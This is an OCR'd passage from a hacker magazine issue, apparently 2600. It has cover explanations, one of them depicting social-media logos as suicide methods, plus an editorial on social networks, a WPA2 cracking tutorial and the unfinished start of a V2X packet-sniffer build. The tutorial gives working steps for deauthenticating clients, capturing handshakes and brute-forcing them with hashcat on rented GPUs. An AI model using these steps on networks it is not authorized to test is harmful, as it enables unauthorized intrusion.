


Select all images with a

blue state

Click verify once there are none left.

1UP
2021



CREDITS:306

2020 Covers

Spring. This cover was based on a meme called the Dolly Parton Challenge where people would display various profile pictures from social media platforms, often in an exaggerated or bizarre style. However, as part of the "cancel culture," these were each expressed here as forms of suicide.

LinkedIn is business, using a necktie as the hanging noose. The machines in the background show the automation that is killing the laborer and taking jobs.

Facebook shows someone drowning in likes. Literally.

For Instagram it's the selfie. Nothing disables biometrics and facial recognition like a bullet to the head.

And Tinder, being a dating app, is all about throwing yourself out there in front of everyone or, in this case, in front of a train. (Fun fact: the flame from the train's rails is the Tinder logo.)

For each quadrant, the person is green (like go) and the means of suicide is red (like stop, or no, or bad). The word CANCEL is also printed on a red label.

The whole meme is pinned up on a cork board because, why not?

Summer. This one was pretty self-explanatory and got strong reactions, both positive and negative. The Alexander Graham Bell statue mired in the low tide is a nod to the original *Planet of the Apes* movie. As for the figure kneeling on the beach: was it a protester with a police shield or an undercover cop? We may never know. For the stickers: "8:46" was the amount of time that George Floyd was estimated to have had his neck knelt upon by a murderous Minneapolis cop, resulting in a summer of turmoil and cries for justice; HOPE 2020 was our historic online-only conference which took place in the middle of the pandemic. The police shield is cracked and scratched - read into that what you will. Our hero is masked in more ways than one: Anonymous for the people's movement and masked for COVID-19 protection. They are on one knee with a fist held high in the air, a true symbol of everything that was going on that summer.

Autumn: CAPTCHAs really went crazy during the pandemic for some reason, maybe because everyone was stuck at home. A human is being asked to identify the blue states to prove they aren't a machine.

In the top row is Texas (a red state), a masked figure with the number 46 (representing the 46th president: Joe Biden - a blue president), and China (a red country). The remaining two rows displayed the symbol for the New Jersey Devils (a blue state, but devils tend to be red), Michigan (upside down) and Pennsylvania (two states that went from red to blue in the last election), Brooklyn (part of a blue city), Georgia (surprisingly blue), and finally the coronavirus itself (any color you like).

The lettering on the British phone booth is a tribute to Steve Steinberg aka Sir Francis Drake aka Frank Drake, a renowned hacker who had recently passed away.

Winter: This cover was a symbol of the January 6th attack on the Capitol, done in video game style. A bunch of ghosts with red hats are being chased and eaten by Pac-Man. The Google map in the background is blue and black like a Pac-Man board. The level is indicated by fruit in the bottom right hand corner, in this case two peaches for the two Georgia senators who had just been elected against all odds. The score is the year (2021). And the number of credits in the machine is the final number of electoral votes that the winning candidate received in the 2020 presidential election (306). (That last bit was obscured by the bar code in the printed editions.)

Hypotheticals, Medication, Ballots, Seeds

The New Social Disease

It was supposed to be fun. The whole idea of social networks was meant to augment our actual lives. Instead, in far too many cases, it's practically replaced them.

We've been big fans of the virtual world for as long as we've been around. In the beginning, it was primarily about communications. Being able to connect with people from all over the world was truly a magical - and often illegal - achievement. In the age of smartphones, the very concept of long distance has become a thing of the past for many, defeated by various "unlimited" packages. Of course, we're still paying the same companies vast amounts of money. But we achieved the global connections we were striving for in those early days of hacking and blue boxing. We won.

But things started to take a wrong turn when we began to lose our perspective. People in control - whether in governments, schools, or homes - feared the power of new technology while also embracing it. Therefore, anything that threatened to upset their perception of the status quo was treated as a greater danger than any equivalent act in the non-virtual world. This led to crackdowns on hackers throughout the 1990s that saw offenders sent to prison for minor transgressions on computers - and often sentenced to more time than individuals convicted of violent crimes. They were often punished not for what they did, but for what they *could* have done. This is what happens when those in charge don't have a firm grasp of how it all works. Making judgments while being afraid nearly always results in bad decisions.

At the time, we argued that hacking a website was the equivalent of painting graffiti. But that was often not how the courts saw it. They chose to look at the (often merely potential) financial damage caused by this act of virtual vandalism. And it all came back to one thing: people taking technology far too seriously. In those relatively early days, websites were a fairly new concept, and things went wrong all the time. And the poor security that was endemic on many of them was simply part of the growing pains we all were experiencing. If our own website had ever been hacked (which, sadly, it wasn't), we would have taken the opportunity to learn from our mistakes and build something better, while swallowing the mild embarrassment the incident would have caused. Instead, corporate America and government institutions declared war on anyone or anything that showed their systems to not be what they imagined them to be, all the while refusing to learn how to fix their setups. It was a scenario where everyone lost.

Today, we see much the same thing in the form of social networks. Yes, the websites are more secure and professionally run. But now the problem mostly centers around the actual content. Again, we find ourselves taking things far too seriously. Reactions on outlets like Facebook, Twitter, and Instagram seem to matter more than reactions in real life. Often, the latter is even defined by the former. Make no mistake - this *can* be a good thing. But it invariably turns bad once we sign over our common sense to the latest virtual trends.

Throughout history, crowds have been assembled for both good and evil. A civil rights rally or a Nazi rally each took preparation, organization, and an already existing group of people. But online mobs can be put together much more quickly and without the infrastructure. And it becomes impossible to ignore them, a fact that can greatly enhance the reach of fringe elements. Virtual mobs are able to greatly influence our behavior due to the perceived numbers behind them, even though we have no idea how many people are actually involved. All it takes is the *perception* that lots of people are behind a trend or movement for real humans to take it seriously and become involved. Of course, many times it works the other way, where movements are born in the real world and use social networks to strengthen their organization and become more well known. This is the difference between using social networks as a tool and being a tool of social networks.

Over the years, we've been known to embrace the phrase "become the media." One of our HOPE keynote speakers (Jello Biafra) has made this a foundation of his spoken word presentations. We still very much believe in this premise, where we all have the power to be heard and to provide an alternative to the mainstream news we hear every day. But, again, this concept is tainted when we legitimize sources by default. When all of our media comes from a single mainstream outlet, whether it's

Pravda, CNN, or Fox News, we're going to only get certain stories. Others simply won't be covered. And we will likely be influenced by their bias - and they *all* have bias. Knowing this simple fact is often enough to get someone to seek out other perspectives. However, today's landscape is such that *literally* anyone can become the media on platforms like Facebook without having any actual journalistic ability, other than the desire to get a particular message out. This is hardly the same concept as alternative voices becoming the media by shining light on ignored items with verifiable information. Instead, it's basically agenda-driven individuals making up stories to influence large crowds of people, who then go on to legitimize them through numbers instead of facts. Often, artificial intelligence is used to help spread the word. And it's working - because we don't question it enough.

We often hear the phrase "everyone is entitled to their own opinions, but they are not entitled to their own facts." Yet, this is precisely what we are faced with when people only rely on news and information from sources like Facebook, where literally anything can be packaged as news. When people get their information on such health hazards as coronavirus primarily from sites with absolutely no standards, the results can be catastrophic. In the hands of the dishonest and/or uninformed, the potential for danger is staggering if we treat such sources with the same seriousness as we do the ones that have been vetted as legitimate and knowledgeable. Literally anything can be presented as the truth if it has a fairly polished look and is spread around by enough of us: flat-Earthers, lizard people (look it up), anti-vaxxers, etc. (There are a lot more examples we could cite, but we honestly worry that so many already take them seriously that word would get out and we'd be dealing with angry responses for months.)

Legitimacy needs to be earned over time and what we are seeing in social networking runs counter to that. Facebook allows you to connect with all kinds of friends and relatives who can then bombard you with "news" items that look real without being checked for accuracy, resulting in all sorts of misinformation being spread around with very little opportunity to refute it. On platforms like Twitter, mysterious algorithms decide whose words resonate more while others are ignored completely. Twitter alone decides who is legitimate (they call it "verified") and who isn't, even though they themselves have no real standing to do this. The result of such arbitrary authority is an environment where it's not about what people are saying but rather *who* is saying it. So instead of fulfilling what could have been an opportunity to be a great equalizer, Twitter has become just another echo chamber for the elite, while the rest of us struggle to get any message at all out.

And this brings us back to the unwarranted seriousness that people afford these services. We saw it with early websites that were easy to hack into. Now we're seeing people charged with crimes for figuring out how to take over Twitter accounts - but only the "important" ones. That very sentence 20 years ago would have seemed absurd. Now it's our reality. But all the wishful thinking in the world won't make an Instagram posting or a bunch of tweets into anything more than what they are: a temporary means of conveying a message that may or may not have come from the source indicated and which will likely be forgotten after a day. When we say it like that, its actual importance is defined much more accurately. Sure, there are people and companies who take their social network presence super seriously and would easily see its compromise as equivalent to an actual armed robbery. *That* is what the real problem is that we need to address and fix. In much the same way we used to tell people to relax if they found themselves kicked out of an IRC channel because "it's only IRC," we need to do the same thing with the various communication methods of today's social networks. They can be great, but they're no substitute for real life interactions or secure communications. Once we put all that into perspective, they will lose the undue power they're having over so many of us - which is precisely what those invested in these platforms *don't* want.

It's easy for us to say that these services are letting us down in so many ways, despite the positive features they give us. What's difficult is designing something better. Consider that in all of this critique, we haven't even touched upon the tracking and privacy intrusions we're all subjected to whenever we sign into one of these networks. We can and must do better. In all likelihood, that next generation of social networking will come from within the hacker community, as we tend to have a keen sense of the value of privacy, the threats of blindly following anything or anyone, and the undying importance of the individual. What we have now illustrates very clearly what the dangers are and gives us an all-too-brief look at the positive potential of the social networking project. And, as with any project, revisions, upgrades, and rewrites are inevitable.

Cracking Your Neighbor's Wi-Fi for $180

by zeitgeist

Back in the days, when wardriving was still a thing, Wi-Fi networks were not as common as today and a lot of them were open. Wireless security was in its infancy and WEP was - if at all - used as a security measure so that not every random stranger would hop on your network. I remember driving around the city with my buddy Mac in the car, the Orinoco Gold card in the laptop and an antenna on the roof of the car, trying to find Wi-Fi networks. These were the good old days.

But I am not one to look back and wish for these old days back. I am glad that almost all wireless networks are now secured with WPA2 or (especially in corporate environments) even better means of security. But your neighbor's Wi-Fi will most probably just have WPA2 as a security measure in place and it's leaking its radio waves into your apartment. So why not try to have fun with it from the comfort of your couch? Of course, you will inform your neighborhood buddy who owns the Wi-Fi that you are trying to crack before starting. Do not attempt anything illegal - circumvention of a security measure is in most jurisdictions a felony of some kind.

But how do you attack a WPA2 encrypted network? Fortunately, it's much more difficult than attacking a Wi-Fi network secured with WEP, which only takes seconds to decode after sniffing the traffic for a couple of minutes. Let's take a look at the theory of how WPA2 secures your network before attempting to pry it open.


When a client joins a WPA2 encrypted network and the secure connection is established, a process called the four-way-handshake is initiated. This four-way-handshake is initiated for two reasons, the first reason being so that client and access points can prove to each other that they know the password to the Wi-Fi network - or more commonly known as the pre-shared key (PSK) - without ever transmitting the PSK itself. The second reason is to negotiate the WPA encryption keys which are used for the secure communication between access point and client for the duration of the session, i.e., for the duration that the client is on the network. Once the four-way-handshake is successfully completed, a client is said to be authenticated for the network and can start sending and receiving packets to and from the access point. The four-way-handshake is always initiated by the access point, not the client. This will become important later.

The four-way-handshake can easily be sniffed by an attacker that is in range of the wireless signals of the network. It is merely four packets being transmitted over the air between client and access point. Once an attacker has sniffed and recorded these four packets, they can be cracked by means of dictionary or brute force in order to get the PSK.

As an attacker, you now have to just sit and wait for a new client to join the network you try to attack. When you are dealing with your neighbor's Wi-Fi, you can just sit on the couch and wait, but it might be a while.

In 2016, a group of Belgian researchers came up with a way of increasing the likelihood of an attacker being able to sniff the initial four-way-handshake. They do this by watching already authenticated clients on the wireless network and sending back a fabricated third step of this four-way-handshake on behalf of the client. This will deauthenticate that particular client from the network. Once the access point notices this, it will start to reinitiate the four-way-handshake with this client, thus increasing the likelihood of a four-way-handshake being sniffed by an attacker.

There are a number of tools with which you can catch these four-way-handshakes and also deauthenticate clients from the network. The most common ones that I have seen are Kismet, airodump-ng, or Wireshark. But I have come to love the versatility and flexibility of using Bettercap. Bettercap is like a Swiss army knife for performing attacks on all kinds of networks - wired and wireless. Bettercap also offers the possibility to deauthenticate clients from the network, but it is a manual process. The creator of Bettercap has come up with a fun tool called Pwnagotchi, which uses AI to carry out the attack using the scripting capabilities of Bettercap. On top of that, it offers a fun interface, you can carry it around just like a Tamagotchi (if you remember those from the time when wardriving was still a thing). Sniffing the four-way-handshakes with Pwnagotchi is really fun and effortless. Wardriving now becomes warwalking, with the added benefit of capturing four-way-handshakes while walking around your neighborhood. It's also good for your health to take long walks!



The next step after acquiring the four-way-handshakes is to crack these. Brute force cracking or performing dictionary attacks is no fun on regular machines that you normally have available. If you are into serious cryptomining, then you might have a machine in your basement that you can use for that, but for everyone else, there is the joy of cloud computing.

Using AWS, there are special instances that have GPU cards available to them. I would recommend going with a p3.16xlarge instance in order to get the most out of your cracking. Be careful though: you get the power of eight GPUs with 128GB GPU RAM (and 64 regular CPUs and 488 GB RAM, but we are not interested in that) for $24.48 per hour. So keep an eye on those machines and spin them down as soon as you do not need them any longer.

Once you have spun up this wonderful piece of virtual hardware with your choice of a Linux operating system (the following tutorial assumes Ubuntu, but should be easily adaptable to any flavor), you will need to install some additional software on it.

Install packages to compile and build packages on your machine:

```
sudo apt-get update && sudo apt-
➥get install -y build-essential
```

Next, download and install the Nvidia Tesla drivers (please note that the URLs might be different, depending on when you read this article):

```
wget http://us.download.nvidia.
➥com/tesla/410.104/NVIDIA-
➥Linux-x86_64-418.87.run
sudo /bin/bash NVIDIA-Linux-x86_
➥64-418.87.run --ui=none --no-
➥questions --silent -X
```

You can verify that things are working as they should:

```
sudo nvidia-smi
```

You should be getting some output that represents the number of virtual GPUs that you have available.

We are going to perform the attack using the Hashcat utility. So, we need to download it from their site and extract it:

```
wget https://hashcat.net/files/
➥hashcat-5.1.0.7z
7za x hashcat-5.1.0.7z
```

Pwnagotchi captures the packets which contain the handshakes in the standard pcap file format. Hashcat does not directly understand the pcap files that you have now - they need to be changed to the hccapx format. The simplest way of doing this is through a convenient website that the Hashcat people provide, it will also tell you if the handshakes found in there are any good:

```
https://hashcat.net/cap2hccapx/
```

Once the hccapx file is available on the system and Hashcat is installed on your AWS instance, you can perform different types of attacks on it. A very basic dictionary attack with a wordlist would be done in the following way (where capture.hccapx is the converted pcap file and rockyou.txt is the file of your wordlist):

```
hashcat -m 2500 capture.hccapx
➥rockyou.txt
```

If you are just a script kiddie who does not care about the inner workings of the wonderful Hashcat utility, then the tool naive-hashcat is for you. It will take care of everything for you by making educated guesses about how to crack your captured data.

Clone it:

```
git clone https://github.com/
➥brannondorsey/naive-hashcat
cd naive-hashcat
```

Download a pretty good dictionary file to feed to naive-hashcat:

```
curl -L -o dicts/rockyou.txt
➥ https://github.com/
➥brannondorsey/naive-hashcat/
➥releases/download/data/rockyou.
➥txt
```

Start the cracking:


```
HASH_FILE=capture.hccapx POT_
➥FILE=hackme.pot HASH_TYPE=2500
➥./naive-hashcat.sh
```

Now I would suggest running the above command in some form of virtual terminal that you can disconnect from. I like to use tmux for this. Once the job is started, go out and kill some time because this surely takes some.

When done, the password will appear in the file hackme.pot. It's a colon separated list, one wireless network per line, the last column of every line contains the password to the wireless network you have attacked if successfully cracked.

During my testing in preparation of this article, the process of cracking took a little more than six hours, which left me with an AWS bill of roughly $180. You will have to decide yourself if spending this amount is worth the result that you get out of it... just be sure to power the AWS instance down again after you are done with your experiment, otherwise you will lose some serious money.

Big shout outs to my buddy macglove!



▸ Data Transfer		$0.00
▾ Elastic Compute Cloud		$0.00
▸ **No Region**		**-$182.85**
▾ **EU (Ireland)**		**$182.85**
Amazon Elastic Compute Cloud running Linux/UNIX		$182.84
$26.44 per On Demand Linux p3.16xlarge Instance Hour	6.915 Hrs	$182.84
EBS		$0.01
$0.00 for 14 Gbps per p3.16xlarge instance-hour (or partial hour)	6.915 Hrs	$0.00
$0.11 per GB-month of General Purpose SSD (gp2) provisioned storage - EU (Ireland)	0.078 GB-Mo	$0.01
▸ Key Management Service		$0.00
▸ Relational Database Service		$0.00

HaxOrz? Sniffing My Critical Infrastructure?! It's More Likely Than You Think!

by Tim Tepatti, tim@tepatti.com

Part One: Building a V2X Wardriving Box for $200

If you haven't heard, both cars and Wi-Fi are going through big changes! A spicy new topic has been racing through the automotive industry: the 802.11p standard! An extension to the 802.11 standard which will add "Wireless Access in Vehicular Environments" or "WAVE."

Why is this spicy, you ask? Because this new 802.11p standard was introduced with the plan of connecting *every* car, heavy truck, traffic light, street sign, road sensor, etc. to the Internet.

Oh boy! Nothing could go wrong with connecting critical infrastructure to the Internet, right?

....right?

So if I didn't have your attention before, hopefully I do now! There's one major problem with these new standards, though: There's not enough community information on them! Sure, you can go buy the IEEE standard. Sure, you can go look for engineering documentation. But there's no easy way for security researchers to actually get their feet wet with these new wireless standards in a simple way!

That's where I have to give credit to Harrison Sand[1]. He published an amazing blog post fully detailing his forays into V2X (Vehicle-to-Everything) sniffing. After reading it, I immediately:

- Built my own V2X sniffer
- Thought: "How can I spread this information to the masses?!"

This article will speed run you through building your own 802.11p wardriving box, and hopefully answer some questions on how 802.11p works along the way! It builds off of Harrison's wonderful work, but tries to speed you through the small details to get you up and analyzing faster. If you really want to do a deep dive into these new protocols, I'll add some handy keywords to search at the end. Side note: If you're an automotive engineer who is disgusted at me breezing over small details, feel free to email me! I'm always down to hear critiques and publish errata.

First, some background. Let's get the acronyms out of the way. Depending on what part of the protocol or standard you're looking at, the names could differ. DSRC is the technology name, standing for Digital Short-Range Communications. 802.11p is the physical and MAC layer. WAVE is the application layer, which stands for Wireless Access in Vehicular Environments. The basic use case of DSRC is cars being able to communicate the road situation to each other to avoid accidents and increase overall safety. Example: Your autonomous vehicle malfunctions and the camera breaks. Oh no, you can't use computer vision to recognize the color of the traffic light anymore! No problem, the traffic light ahead is broadcasting its status over DSRC/802.11p! Now your car knows the light is red and is able to brake. It's a built-in redundancy layer to go with the rest of the sensors in the vehicle. While it hasn't been put into any current generation cars, many companies are banking on the technology. In 2018, General Motors stated that they planned on rolling out V2X to a portion of their vehicles by 2023. That's only a few years away! Plus, you can find your own sensors placed around town that are still under development, but live and broadcasting....

Now, the technical goodness! DSRC is in the hella high gigahertz, yo! It uses the 75MHz spectrum between 5.850 and 5.925GHz. This means you can't use traditional Wi-Fi hardware, as most only does 2.4GHz to 5GHz! Or uh, well - you can, you just need to use one that has hacked firmware and 5.9GHz capabilities. We're going to be using a modified Wi-Fi card and a custom-built Linux kernel to create our sniffer. For software, we'll just be relying on Wireshark and tcpdump. Easy-peasy!

Hardware

- PC Engines APU.2D4 System Board w/ 4GB RAM
- Blue Enclosure - 3 LAN, USB (you can pick any color!)
- 12V U.S. Plug AC Adapter (don't buy the U.S. plug if you're not in the U.S.)
- SSD mSATA 30GB MLC Phison (pick a size to your liking - I like 30GB)
- Compex WLE200NX miniPCI Express Card (our 5.9GHz Wi-Fi!)
- Cable I-PEX -> Reverse SMA (x2)
- Adapter USB to DB9F with USB Cable (for connecting over serial)

Total Cost: ~$203.40 USD

The main reasons for choosing this hardware are:

- We need a computer that can use a miniPCI Express Wi-Fi card
- We need it to be portable, something you can throw in your trunk

I ordered all of the above from `pcengines.ch` - they're a great embedded hardware developer from Switzerland. While the shipping may take a week or two to get to the United States, I was able to order everything I needed in one purchase. Alternatively, if you have a laptop with a miniPCIe slot on it, you can forego the APU entirely! Just pick up the WLE200NX and you'll be able to mess with 5.9GHz Wi-Fi. Unfortunately, I won't be able to help you compile Linux for your laptop's architecture.

The only thing I would recommend buying in addition to the APU are some magnetic mounted high-gain antennas. I opted for a cheap-o set of 7dBi magnet-mounted RP-SMA antennas from Amazon. I chose ones that had two coils mid-antenna, since the overall shorter length makes them stand out less when on my car.

Software

We need to build our own kernel for this step. We're going to use OpenC2X (again, props to Harrison Sand for the recommendation!) and we'll need to be running Linux for the build environment.

First, install dependencies:

```
sudo apt install git build-
➥essential libncurses5-dev
➥zlib1g-dev unzip python
```

Clone the OpenC2X embedded git repo:

```
git clone https://github.
➥com/florianklingler/OpenC2X-
➥embedded.git
```

Update the feeds:

```
cd OpenC2X-embedded
./scripts/feeds update -a
./scripts/feeds install -a
```

Create kernel configuration file:

```
./create_config.sh x86_64
make defconfig
```

Bring up kernel configuration menu:

```
make menuconfig
```

Then, select all of the following to add to your kernel:

```
Network > tcpdump
Network > firewall > iptables >
➥iptables-mod-tee
Network > Time Synchronization
➥> chrony
Utilities > strace
Utilities > grep
Utilities > Shells > bash
```

Build OpenC2X, where X in -jX is your core count+1:

```
make download
make -jX V=s
```

(for my poor single-core Centrino, I was running -j2…)

Now you just wait a million hours and your finished OpenC2X Embedded image will land in ./bin/targets/x86/64/.

Now we just need to flash it onto the APU2. To do this, we'll use the PC Engines recommended method of making a bootable TinyCore Linux USB.

To do so, download the file `TinyCore6.4_2017.tar.bz2` from the PC Engines website[2]. Unzip it somewhere like Documents or Downloads - you'll need to copy these files later.

Next, insert a blank flash drive into your computer. Install GParted and syslinux:

```
sudo apt install gparted
➥syslinux
```

Open GParted, select your flash drive and click "Device' -> 'Create Partition Table". Your device will now be 100 percent free space. Right click on the unallocated space and click "Create new Partition". Increase the size until it takes up all of the unallocated space, and set the File System to FAT16.

Now, you'll need to make the flash drive bootable using syslinux. Open up a terminal and type "df -h" to find the block name of your flash drive. If you only have one HDD (/dev/sda1), the flash drive will most likely be /dev/sdb1. *Always* be sure to check the size of the device to ensure it matches the flash drive you inserted. If you accidentally fuck with one of your HDDs, you won't have a good time!

Since my USB is located at /dev/sdb1, that's what I'll be using.

```
syslinux -i /dev/sdb1
```

The -i flag will install it on your flash drive, and if you browse your flash drive in your file browser, you'll see new files: ldlinux.sys and ldlinux.c32. At this point, we're ready to copy the TinyCore files! Open up your file browser and browse to where you extracted the TinyCore Linux archive from the first step, and copy all of the extracted files to the root of your flash drive.

Your USB should now contain:

```
autostart.sh
core.gz
ldlinux.c32
ldlinux.sys
syslinux.cfg
vmlinuz
```

We need one last file! Copy your new

OpenC2X image over to the flash drive as well. It's located in your OpenC2X Embedded folder at ./bin/targets/x86/64/ and should be called "lede-x86-64-combined-ext4.img.gz".

Plug the APU into your computer using the included DB9 to USB adapter and connect to it with the following command:

```
minicom -D /dev/ttyUSB0 -b
➥ 115200
```

(If you don't have minicom, just `sudo apt install minicom`)

Plug your TinyCore Linux flash drive into the bottom USB port on your APU and turn it on. Your minicom console should come alive and you'll be root!

Browse to the root of your USB (should be /media/TINYCORE/, but it may differ based on your flash drive) and run the following commands:

```
gunzip lede-x86-64-combined-
➥ext4.img.gz
dd if=lede-x86-64-combined-
➥ext4.img of=/dev/sda bs=4M
sync
```

Congrats, you've flashed OpenC2X! Remove your USB and reboot, and you should boot directly into LEDE.

Capturing Packets

